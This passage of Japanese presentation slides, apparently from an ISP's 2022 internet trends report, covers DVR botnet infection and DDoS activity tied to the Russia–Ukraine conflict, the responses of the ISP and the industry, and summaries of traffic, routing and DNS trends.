- ⑥DVRは⑤に含まれているC2 server IPの1つにTCPyy番で定期的アクセスし、C2からのコマンドを待つ
- ⑦C2から指示受信(推定)
- ⑧コマンドに従いDoS攻撃(推定)

UA/RU他のDOS攻撃回数 (2022/1月中旬旬~2月下旬)



とある日の攻撃事例

攻撃のバリエーションが多く、そして短時間攻撃が多発



DDoS防衛セキュリティ対策とBotnet撲滅対応

■ 攻撃の早期検知と遮断

短時間攻撃は対策困難だが、再度類似攻撃が発生するケースもあり、中長期での対策要
攻撃の種類が多様化し対策も複雑化（UDP、TCP、GRE、短時間、長時間 etc）

■ 加害者へのアプローチ

OCNでは、メールと封書で連絡し、点検や対策を依頼
一定の効果は見られるが、感染botの実態が不明のため、根気強い対応が必要


■ 業界連携

事例や対策の共有、業界団体での団体行動（ICT-ISAC、CONNECT他）

■ 制度面の整備

通秘に対する課題整理

フィッシングに悪用されたブランド件数



内容

- トラフィック動向
- ルーティング動向
- DNS動向
- セキュリティ動向
- まとめ

2022年のまとめ

- **トラフィック動向**
 - コロナ禍での平均的なトラフィックの伸びは前年より落ち着いてきた
 - 一方ゲームDLやイベント時の通信量増加が過去最大に（ボクシング、ゲーム、Wcup）、業界連携の重要性増
- **ルーティング動向**
 - IPv4は多少鈍化傾向だが90万経路に到達、いよいよ100万経路が見えてきた、
 - IPv6は経路の増は多少鈍化し16万経路へ到達、/48が約半数のためIPv4の経路増大に類似
 - 4byteASも浸透してきたが、依然2byteAS取得も一定数あり
- **DNS動向**
 - HTTPSレコードの増加が顕著に、A/AAAAに続き3番目に多い
 - 運用ミス等による被害も散見され、改めて注意が必要
 - 脆弱性や不具合等も依然報告されており、各々必要な対処は継続的に実施していく必要あり
- **セキュリティ動向**
 - DVR(bot)によるout-bound攻撃が大量発生、各ISPで対応に苦慮した年だった。。今後も要注意
 - ロシアウクライナ侵攻に伴う政治色の強いDDoS攻撃が発生し一定の被害あり、今後も要注視
 - 日本における経路情報の信頼向上施策も徐々に浸透し、BGP経路制御の信頼性向上の今後に期待